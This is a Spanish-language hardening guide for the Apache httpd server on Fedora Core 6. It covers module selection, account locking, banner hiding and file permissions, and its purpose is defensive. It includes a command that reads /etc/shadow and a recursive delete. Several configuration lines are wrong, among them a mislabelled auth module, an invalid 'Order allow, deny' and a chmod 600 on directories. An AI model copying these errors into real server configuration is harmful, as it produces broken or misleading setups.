Configuración del servicio: httpd

El servidor Apache (o httpd) es uno de los servicios más estables y seguros que se entregan con la distribución de FC6 pero el gran número de opciones y directrices disponibles hacen que éste pueda se vulnerable, por lo que debemos asegurar muy bien todas las opciones.

Debido a que el servicio httpd es uno de los servidores críticos del sistema, trataremos cuidadosamente todos los aspectos de seguridad

Instalación

La primera decisión que debemos tomar es la referente a la forma de instalat este servicio indistintamente podemos instalar httpd compilando el código o a través del paquete pre-compilado de la distribución *fedora*.

Cada una da las opciones tiene ventajas y inconvenientes:

Si compilamos el código podemos controlar muchar mas opciones (e incluso realizar un *chroot* te este servicio) podemos seleccionar los módulos en tiempo de compilación y evitar instalar archivos innecesarios, etc. Sin embargo este proceso puede ser muy costoso ya que las actualizaciones re se realizarán de forma manual, descartaremos este sobretodo si se usan módulos de frecuente actualización (como por ejemplo el PHP)

La opción de instalación a través de un paquete pre-compilado es la habitual para las distribuciones estándar linux (como *fedora*).

Esta opción nos permite realizar las actualizaciones del servicio de forma automática, a través de *yum* u otro servicio de actualización de paquetes. Sin embargo esto nos quitará libertad en el momento de escoger las opciones o módulos instalados y puede suceder que tengamos que esperar algun tiempo (que suele oscilar entre dias y meses) para que la aplicación se vea parcheado incluso en aquellos aspectos relativos a la seguridad del sistema.

Escogemos realizar la instalación a través del paquete precompilado de la distribución *fedora* por las siguientes razones:

- Facilidad de la instalación
- Permite que las actualizaciones y parches se realicen automáticamente, a través del sistema de actualización que nos proposrciona yum
- Los módulos de seguridad mod_ssl y mod_security no requieren recompilar el código para poder ser instalados

Instalamos Apache con yum:

```
yum install httpd
```

Selección de Módulos

El servidor httpd configura por defecto muchos módulos que son innecesarios para su funcionamiento, el primer paso tras la instalación es decidir cuáles son los módulos que necesitamos para el uso del servidor.

Tal y como se hace con los servicios del sistema, es importante deshabilitar aquellos módulos que hayamos considerado innecesarios. Esta medida incrementará el nivel de seguridad y también de rendimiento sobre el servidor. Un módulo o servicio innecesario activo implica una nueva puerta para que el servidor sea atacado sin que nosotros saquemos ningún provecho, por ello es tan importne tener opertativos aquello módulos que vayamos a necesitas

Para complementar esta guia es recomendble hacer uso de ladocumentación online de apache en la que se profundica sobre las funcionalidades de cada módulo (http://httpd.apache.org/docs/2.2/mod/)

Podemos ver los modulos base de nuestro sistema con el comando siguiente:

```
httpd -l
> Compiled in modules:
>   core.c
>   prefork.c
>   http_core.c
>   mod_so.c
```

Para ver todos los módulos que se cargan dinámicamente:

```
cat /etc/httpd/conf/httpd.conf /etc/httpd/conf.d/*.conf | /
    grep ^LoadModule
> LoadModule authz_host_module modules/mod_authz_host.so
> LoadModule mime_module modules/mod_mime.so
> LoadModule mime_magic_module modules/mod_mime_magic.so
> LoadModule rewrite_module modules/mod_rewrite.so
> LoadModule vhost_alias_module modules/mod_vhost_alias.so
> LoadModule setenvif_module modules/mod_setenvif.so
```

```
> LoadModule dir_module modules/mod_dir.so
> LoadModule log_config_module modules/mod_log_config.so
> LoadModule deflate_module modules/mod_deflate.so
> LoadModule php5_module modules/libphp5.so
> LoadModule ssl_module modules/mod_ssl.so
```

El objetivo de este apartado es identificar y minimizar los módulos que carga apache para no incluir tanto una carga adicional como un riesgo de seguridad.


MOD_USERDIR

Este módulo permite que cada usuario disponga de web propia bajo el alias ~nombre_de_usuario. Este módulo puede ser usado para relevar cuentas de usuario del sistema ya que el servidor responde de forma distinta cuando tratamos de acceder a el espacio de un usuario que no existe o cuando este usuario no dispone de web propia.

Se recomienda desactivar este módulo

```
#LoadModule userdir_module modules/mod_userdir.so
```

Respuesta del servidor en caso de existencia de usuario, tipo 403



Respuesta del servidor en caso de no existencia de usuario, tipo 404


MOD_INFO

Este módulo revela información crítica sobre la configuración del sistema.

Se recomienda desactivar.este módulo


```
## LoadModule info_module modules/mod_info.so
```

Información revelada por mod_info



MOD_STATUS

Este módulo revela información sobre el estado actual del sistema, puede ser una opción rápida para la monitorización del servidor httpd pero la información proporcionada se puede conseguir a través de otros comandos como *ps* o *netstat*.



Se recomienda desactivar este módulo

```
## LoadModule status_module modules/mod_status.so
```

MOD_AUTOINDEX

Genera un listado de directorios similar al que proporcionaría el comando *ls* en linux o *dir* en la consola de window.

Se recomienda desactivar este módulo

```
## LoadModule autoindex_module modules/mod_autoindex.so
```

MOD_INCLUDE

Este módulo permite procesar y ejecutar scripts SSI (Server Side Includes) contenidos en los archivos tipo html. Debido a la extension del PHP su uso hoy en día es raro.

Se recomienda desactivar este módulo

```
## LoadModule include_module modules/mod_include.so
```

MOD_CGI
Este módulo se encarga de la ejecución de *scripts CGI*.

Las siglas CGI (Common Gateway Interface) definen un protocolo de comunicación entre aplicaciones de post-proceso y el servidor httpd, tales aplicaciones son nombradas simplementescrips CGI.

Si no se ejecutan scripts cgi *perl* este módulo no suele ser de utilidad

Se recomienda desactivar este módulo

```
## LoadModule cgi_module modules/mod_cgi.so
```

MOD_DIGEST
Modulo encargado de gestionar la autenticación http tipo MD5 Digest, sin embargo este tipo de autenticación no está muy difuntida y el módulo en concreto está marcado como experimental.

Se recomienda desactivar este módulo

```
## LoadModule auth_digest_module modules/mod_auth_digest.so
```

MOD_AUTH_BASIC
Módulo encargado de la autenticación Básica.

Los datos tipo de autenticación viaja a través de la red de forma plana, sin encriptar. Es por ello que no se recomienda este tipo de autenticación, además favshare.com requiere este módulo.

Se recomienda desactivar este módulo

```
## LoadModule auth_digest_module modules/mod_auth_digest.so
```

Conjuntamente, deberíamos desactivar las dependencies de éste módulo.

```
## LoadModule authn_file_module modules/mod_authn_file.so
## LoadModule authn_alias_module modules/mod_authn_alias.so
## LoadModule authn_anon_module modules/mod_authn_anon.so
## LoadModule authn_dbm_module modules/mod_authn_dbm.so
## LoadModule authn_default_module modules/mod_authn_default.so
```

MOD_AUTHZ_HOST

Módulo encargado de las autorzaciones basadas en la ip o nombre del equipo cliente.

Se recomienza activar este módulo

```
LoadModule authz_host_module modules/mod_authz_host.so
```

MOD_AUTHZ_*

Modulos engargados de permitir o denegar el acceso (o autorización) a los recursos basándose en el acceso de usuarios autenticados.

Como no necesitamos mecanismos de autenticación (tanto *Basic* como *Digest*) este módulo no podrá ser usado.

Se recomienza desativar este módulo

```
## LoadModule authz_user_module modules/mod_authz_user.so
## LoadModule authz_owner_module modules/mod_authz_owner.so
## LoadModule authz_groupfile_module modules/mod_authz_groupfile.so
## LoadModule authz_dbm_module modules/mod_authz_dbm.so
## LoadModule authz_default_module modules/mod_authz_default.so
```

MOD_LDAP, MOD_AUTH_LDAP

Este módulo se encarga de mejorar el rendimiento para las conexiones a un directorio o servicio LDAP.

LDAP (Lightweight Directory Access Protocol) es un protocolo a nivel de aplicación que permite el acceso a un servicio de directorio ordenado y distribuido para buscar diversa información en un entorno de red.

Se recomienza desativar este módulo

```
## LoadModule ldap_module modules/mod_ldap.so
## LoadModule auth_ldap_module modules/mod_auth_ldap.so
```

MOD_PROXY

Este módulo impementa un servidor *proxy* o *gateway* para Apache. Además dispone de funciones proxy para AJP13 (Apache JServe Protocol version 1.3), FTP, CONNECT (para SSL), HTTP/0.9, HTTP/1.0, HTTP/1.1

Aunque este módulo poede aunemtar la seguridad de la red si está instalado en equipos que hagan de puente entre LAN y WAN no es útil para un servidor de producción

Se recomienza desativar este módulo

```
## LoadModule proxy_module modules/mod_proxy.so
## LoadModule proxy_balancer_module modules/mod_proxy_balancer.so
## LoadModule proxy_ftp_module modules/mod_proxy_ftp.so
## LoadModule proxy_http_module modules/mod_proxy_http.so
## LoadModule proxy_connect_module modules/mod_proxy_connect.so
## LoadModule proxy_ajp_module modules/mod_proxy_ajp.so
```

MOD_DAV

Este módulo impementa los niveles de clase 1 y clase 2 WebDAV ('Web-based Distributed Authoring and Versioning') para Apache.

El protocolo de WebDAV hace posible que a través del protolo HTTP se puedan creas, mover, copiar y borrar recursos de un servidor remoto.

Aunque esta funcionalidad resulta muy interesante y puede también aplicarse a sistemas de almacenamiento generales basados en web, que pueden ser accedidos desde remotamente. Aunque estas características están relacionadas con favshare.solo se permite el uso de WebDAV para acceder a los archivos.

Se recomienza desativar este módulo

```
## LoadModule dav_module modules/mod_dav.so
## LoadModule dav_fs_module modules/mod_dav_fs.so
```

MOD_MIME

Este módulo asocia meta información a archivos basándose en la extensión de este. La información asociada tiene que ver con el tipo de contenido, idioma, colección de caracteres y codificación.

Este módulo es necesario para el funcionamiento del servidor.

Se recomienda activar este módulo

```
LoadModule mime_module modules/mod_mime.so
```

MOD_MIME_MAGIC

Este módulo determina el tipo de archivo o *mime type* basándose en el contenido de tal, lo primeros bytes de cada archivo normalmente contiene metainformación que revela el tipo de contenido.

Solo actua en el caso en que el módulo *mime* no pueda determinar el tipo.

Se recomienda activar este módulo

```
LoadModule mime_magic_module modules/mod_mime_magic.so
```

MOD_LOG_CONFIG

Este módulo se encarga del registro de las peticiones al servidor. Permite customizar el formato de estos directrices y la escritura directa en un archivo o programa externo.

Concretamente proporciona las directrices: *TransferLog*, *LogFormat* y *CustomLog*

Se recomienda activar este módulo

```
LoadModule log_config_module modules/mod_log_config.so
```

MOD_NEGOTIATION

Este módulo se encarga de la negociación del contenido deliverado por el servidor, getiona todos los parámetros y variables para escoger la opción mas adecuada.

Entre otros proporciona la directriz *Multiviews* que permite sitios multilingues.

Se recomienda desactivar este módulo

```
## LoadModule negotiation_module modules/mod_negotiation.so
```

MOD_SPELING

Este módulo intenta atenuar los errores ortográficos en el momento de las peticiones alservidor. Trata de encontrar un documento en el directorio que se ha especificado que coincida con la petición del cliente pero permitiendo hasta un error de capitalización o ortográfico.

Se recomienda desactivar este módulo

```
## LoadModule speling_module modules/mod_speling.so
```

MOD_REWRITE

Este módulo permite la reescritura *on the fly* de las URLs en función de un sistema de reglas.

Algunas medidas de seguridad tiene que ver con la indentificación y filtrado de peticiones malintencionadas a través de este módulo.

Se recomienda activar este módulo

```
LoadModule rewrite_module modules/mod_rewrite.so
```

MOD_ALIAS

Este modulo proporciona funcionalidades para el control de las URLs.

Las directivas que proporcionan: Alias y ScriptAlias son usadas para gestionar la correspondencia entre las URLs y las estructura de archivos, cosa que permite deliverar contenido que no se encuentra en la estructura de ficheros original.

Se recomienda desactivar este módulo

```
## LoadModule alias_module modules/mod_alias.so
```

MOD_ACTIONS

Este módulo permite ejecutar scripts CGI en función del *mime type* del recurso de la petición..

Se recomienda desactivar este módulo

```
## LoadModule actions_module modules/mod_actions.so
```

MOD_ENV

Este módulo permite controlas las variables del entorno que se proporcionana a los scripts tipo CGI o SSI.

Se recomienda desactivar este módulo

```
## LoadModule env_module modules/mod_env.so
```

MOD_SETENVIF

Este módulo permite activar variables de entorno basándose en la característica de la petición. A través de expreciones regulares se pueden actiuvar tales variables con el fin de proporcionar información a otras partes del servidor, tales como los scrips PHP.

El módulo ssl hace uso de las directrices que proporciona este módulo por lo que solamente activaremos este módulo si es servidor también es cifrado.

Se recomienda desactivar este módulo

```
## LoadModule setenvif_module modules/mod_setenvif.so
```

MOD_VHOSTS_ALIAS

Este módulo permite la configuración de los denominados *virtual hosts*. Esta funcionalidad permite que para un mismo equipo e IP se puedan alojar diversos dominios barándose en la variable *Host:* que normalmente proporcionan los navegadores habituales o *browsers*.

Solamente no sirvesi aprovechamos la característica para los *virtual hosts*.

Se recomienda desactivar este módulo

```
## LoadModule vhost_alias_module modules/mod_vhost_alias.so
```

MOD_DIR

Este módulo añade la redirección tipo 'trailing slash' que es la que se produce cuando hemos tecleado en el navegador la URL siguiene:

http://servername/foo/dirname

Si dirname se corresponde con un directorio de nuestro servidor este módulo añadirá la barra restante para que la petición esté bien formada.

http://servername/foo/dirname/.

Además proporciona la directiva *DirectoryIndex* que permite resolver el índice correspondiente para la anterior petición.

Se recomienda activar este módulo

```
LoadModule dir_module modules/mod_dir.so
```

MOD_EXPIRES

Este módulo permite gestionar y modificar las cabeceras HTTP E*xpires* y *Max-Age* en las respuestas del servidor. Sin embaro este módulo no se encarga de las cabeceras http *Modified*, que son las que normalmente gestionan la caché del navegador.

Este módulo aunque no se requiere para el funcionamiento normal de servidor puege agilizar la trasmisión de archivos. Normalmente no utilizado.

Se recomienda desactivar este módulo

```
LoadModule expires_module modules/mod_expires.so
```

MOD_HEADERS

Este módulo incluye directivas para controlar y modificar cabecetas sobre las peticiones y respuestas HTTP.

Existen medidas de seguridad que consisten en falsear con información ficticia las cabeecras http a través de las directivas que proporciona este módulo.

Se recomienda activar este módulo

```
LoadModule headers_module modules/mod_headers.so
```

MOD_USERTACK

Este módulo permite configurar los registro tipo CustomLog para realizar el seguimiento de usuarios. Permite registrar las cookies mediante la opción %{cookie}n que puede especificarse en el formato del log.

Se recomienda desactivar este módulo

```
## LoadModule usertrack_module modules/mod_usertrack.so
```

MOD_LOGIO

Este módulo añade la funcionalidad de registrar los bytes que han circulado para la petición, a tavés de la directiva *CustomLog*. Registra los bytes recibidos en la red, teniendo en cuenta tanto las cabeceras como el cuerpo de las peticiones y respuestas, además también cuenta los bytes adicionales para la encriptación SSL.

Se recomienda desactivar este módulo

```
## LoadModule logio_module modules/mod_logio.so
```

MOD_EXT_FILTER

Este módulo añade la funcionalidad de parsear por un programa externo la respuesta html antes de ser enviada al cliente, esto puede ser útil si se quiere ejecutas por ejemplo código c.

Se recomienda desactivar este módulo

```
## LoadModule ext_filter_module modules/mod_ext_filter.so
```

MOD_DEFLATE

Este módulo proporciona la capacidad de comprimir la salida antes de ser enviada al cliente a través de una herraminta gzip. Esta herramienta puede ser ñutil para ahorran anchos de banda pero puede suponer una carga adicional para el servidor.

Solamente activar si se está usando este tipo de compresión

```
LoadModule deflate_module modules/mod_deflate.so
```

A continuación se muestran dos peticiones para el mismo archivo, la primera es antes de activar este módulo y la segunda se corresponde con la misma perición pero con las opciones de *deflate* activas.

```
"GET /styles.css HTTP/1.1" 200 4097 ...
"GET /styles.css HTTP/1.1" 200 1407 ...
```

La activación de este módulo ahorra un 70% del ancho de banda.

MOD_CACHE

Este módulo implementa las funciones para el manejo de contenido retenido o *content cache* que se definen en el RFC 2616.

Este módulo es útil para implementar *proxys* pero no para un servidor de producción normal

Se recomienda desactivar este módulo

```
## LoadModule cache_module modules/mod_cache.so
## LoadModule mem_cache_module modules/mod_mem_cache.so
## LoadModule disk_cache_module modules/mod_disk_cache.so
## LoadModule file_cache_module modules/mod_file_cache.so
```

MOD_SUEXEC

Permite a script CGI ejecutarse con un usuario o grupo distinto a el por de fecto del servidor: apache o httpd.

Se recomienda desactivar este módulo

```
##LoadModule suexec_module modules/mod_suexec.so
```

Actuaciones de Seguridad

Ajuste de los parámetros de seguridad en el fichero de configuración y securización de ejecutables y archivos de configuración.

Bloqueo de la cuenta de ejecución apache

Para reducir el impacto apache no se ejecuta como *root* sinó que dispone de una cuenta (y grupo) para la ejecución del servicio especícifamente creada.

Para comprovar el nombre de esta cuenta nos remitiremos al apartado *User* y *Group* del archivo de configuración principal.

```
User apache
Group apache
```

En nuestro caso esta cuenta es la denominada apache, pero esta medida no es suficiente, debemos asegurarnos que no dispone de privilegios para acceder al sistema mediante el comando passwd:

```
passwd -l apache
> Locking password for user apache.
> passwd: Success
```

El comando anterior bloquea la cuenta reemplazando la contraseña en el archivo /etc/shadow con el código de bloqueo

```
cat /etc/shadow  | grep apache
> apache:!!:13598::::::
```

Si nos fijamos en el contenido de este archivo observamos en el segundo campo que se corresponodería a la contraseña encriptada, encontramos los carárcetes '**!!**'. Este código indica al sistema que el usuario está bloqueado y no podrá realizar el *login* o el acceso a través de consola.

Como medida adiciona podemos ejecutar también el siguiente comando:

```
usermod -s /sbin/nologin apache
```

El comando anterior reemplaza la shell del usuario por una shell específica que no permite la ejecución de ningún comando. Esta medida garantiza que aunque el usuario lograra acceder al sistema no podría realizat ninguna acción.

Para comprobar que esta medida se han realizado correctamente

```
cat /etc/passwd | grep apache
> /etc/passwd:apache:x:48:48:Apache:/var/www:/sbin/nologin
```

No permitir el acceso a la Raíz.

A no ser que se especifique lo contrario, el servidor hattps sirve cualquier archivo al que pueda acceder. Un error de configuración o un enlace simbólico podrían exponer archivos confidenciales.

Para evitar los daños que esto podría causar denegamos el acceso a la raízde archivos /, permitiendo solo aquellos /var/www/html destinados a este servicio.

```
<Directory />
    Order deny,allow
    Deny from all
</Directory>
<Directory "/var/www/html">
    Order allow,deny
    Allow from all
</Directory>
```

Ocultar Información del Sistema

Las siguientes directrices sirven para ocultar la información que el servidor genera, esta medida evitará la indentificación del sistema o tipo de servidor y dificultará que un atacante aproveche las vulnerabilidades de una versión concreta o módulo

ServerAdmin

La directiva *ServerAdmin* indica la dirección de correo del administrador del sitio web

La instalación por defecto de Apache automáticamente recoge la dirección de correo del usuario que ha compilado la distribución en los archivos de configuración, que normalmente será *root@localhost*.

Indicando una dirección de correo para un uausio de sistema como *root@localhost* o *aitor@favshare.com* revela la existencia de la cuenta de sistema y es indeseable. Se debe reemplazar la dirección de correo por otra genérica que no coincida direactamente con una cuenta se sistema, el usao de una Alias como *webadmin@favshare.com* o *patagon@iddover.net* reduce las posibilidades de éxito para una ataque de *email spoofing*.

Usar siempre una dirección de correo diferente al combre de usuario también evita que un usuario malintencionado deduzca los usuarios de sistema a partir de éstas.

Por ejemplo si indicamos la siguiente configuración

```
ServerAdmin aitor@favshare.com
```

Esto nos haría sospechar que aitor es un usuario real del sistema. Con esta información un usuario mailentencioando podría forzar el acceso al sistema con un ataque de fuerza bruta o *brute force* a través de la cuenta de aitor, ataque que por otra parte tendría éxito si este usuario no ha indicado una contraseña lo suficientemente robusta.

Se recomienda el uso de una Alias de correo redirigido a la persona indicada o grupo que se encargue de la administración de los servidores.

```
ServerAdmin webadmins@favshare.com
```

ServerTokens

Eliminamos la información Innecesaria en el banner (modulos, versión, etc.) que normalmente se muestra en las cabeceras HTTP de las respuestas del servidor.

```
ServerTokens Prod
```

En las siguientes lineas se muestra primero la respuesta por defecto del servidor apache para la opcion *ServerTokens Full* y luego la versión regucida para la misma petición pero con la opción *ServerTokens Prod.*


```
> Server: Apache/1.3.37 (Unix) mod_throttle/3.1.2 DAV/1.0.3
>         mod_fastcgi/2.4.2 mod_gzip/1.3.26.1a PHP/4.4.4
>         mod_ssl/2.8.22 OpenSSL/0.9.7e

> Server: Apache
```

ServerSignature

Eliminamos la información que es almacenada el log de errores y en las página que genera el servidor. Esta información normalmente contiene la dirección de correo introducida en ServerAdmin

```
ServerSignature                                         Off
```



UserDir

La directiva UserDir podría revelar la presencia de una cuenta de usuario en el sistema (mediante peticiones tipo ~user). Esta directiva debe ser deshabilitada mediante las siguientes configuraciones:

```
<IfModule mod_userdir.c>
    UserDir disabled
```

```
</IfModule>
```

Denegando el Acceso a Archivos del Sistema

Para evitar que algunos archivos críticos del sistema puedan mostrarse a través del servidor apache de forma accidental, además de evitar la opción *Indexes* (medida que veremos más adelante), es necesario denegar el acceso a un seguido de extensiones.

Por defecto el servidor ya impide el acceso a los archivos *.htaccess* y *.htpasswd* pero es necesario reforzar esta medida añadiendo aquellas extenciones o archivos que suelen dejarse olvidados en el servidor.

```
<FilesMatch "(^\.ht|~$|\.bak$|\.bak$|\.BAK$|\.sql$)">
    Order allow, deny
    Deny from all
</FilesMatch>
```

La directiva *FilesMatch* solamente es aplicable al nombre del archivo y no tiene en cuenta el acceso a los directorios, para denegar el acceso a directorios hacemos uso de la directiva DirectoryMatch

Por ejemplo, para denegar el acceso a el directorio de plantillas de templates que genera DreamWeaver y muchas veces es almacenado por error usamos el siguiente fragmento:

```
<DirectoryMatch /templates/>
    Order allow,deny
    Deny from all
</DirectoryMatch>
```

Acceso a los ficheros y de directorio a apache

Restringir los permisos sobre el ejecutable de apache /usr/sbin/httpd de 755 (lectura y ejecución para todo el mundo) a 700, limitando de esta manera a que sea root el único que tenga acceso.

```
chmod 700 /usr/sbin/httpd
```

Restringir los permisos sobre el subdirectorio donde se encuentran los ficheros de configuración de Apache /etc/httpd/conf y /etc/httpd/conf.d de 755 (lectura y ejecucución para todo el mundo) a 600, de manera que se limita al usuario root el acceder al directorio y poder alterar, borrar o sencillamente leer la configuración de apache.

```
chmod -R 0600 /etc/httpd/conf
chmod -R 0600 /etc/httpd/conf.d

Se ha activado el bit de inmutable sobre el archivo
/etc/httpd/conf/httpd.conf, donde se encuentra la mayor parte de la
```

```
configuración de apache. De esta manera el fichero no podrá ser
alterado a no ser que root lo permita.
```

La manera de activar este bit es la siguiente:

```
chattr +i /etc/httpd/conf/httpd.conf
```

Comprobamos que efectivamente se ha activado el bit:

```
lsattr /etc/httpd/conf/httpd.conf
----i--------- /etc/httpd/conf/httpd.conf
```

Y finalmente si se ha de modificar el fichero tendremos que primero desactivar el bit de inmutable de la siguiente manera:

```
chattr -i /etc/httpd/conf/httpd.conf
---------- /etc/httpd/conf/httpd.conf
```

Opciones sobre directorios y archivos

La directiva *Options* controla las características propias de un directorio en particular.

A continuación se indican los parámetros mas destacados para esta directiva y las recomendaciones de seguridad paracada uno de ellos.

Indexes

Esta opción muestra el listado de archivos y directorios cuando se accede a través de http a una carpeta que no contiene ningún archivo tipo índice (index.htm, index.html, etc). Está activada por defecto pero es recomendable desactivarla, de lo contrario los usuraos podrían descargar documentos confidenciales como volcados .sql olvidados, contraseñas, etc.

```
<Directory "/var/www/html">
    Options –Indexes
</ Directory >
```

De igual forma desactivamos los alias que esta directiva requiere.

```
# Alias /icons/ "/var/www/icons/"

# <Directory "/var/www/icons">
#    Options Indexes MultiViews
#    AllowOverride None
#    Order allow,deny
#    Allow from all
# </Directory>
```


y todo lo referente a los FancyIndex

También eliminamos los archivos del servidor

```
rm –fr /var/www/icons
```

FollowSymLinks

Esta opción permite el uso de los enlaces simbólicos a través de la web, por lo que un enlace erróneo hacia la raíz del sistema '/' podría revelar toda la información y configuraciones realizadas.



Desactivamos esta funcionalidad:

```
<Directory />
    Options -FollowSymLinks
</Directory >

<Directory "/var/www/html">
    Options -FollowSymLinks
</Directory >
```

ExecCGI

Esta opción permite la ejecución de scripts CGI dentro del directorio, esta opción debería aplicarse solamente al directorio para la ejecución de script, normalmente /var/www/cgi-bin.

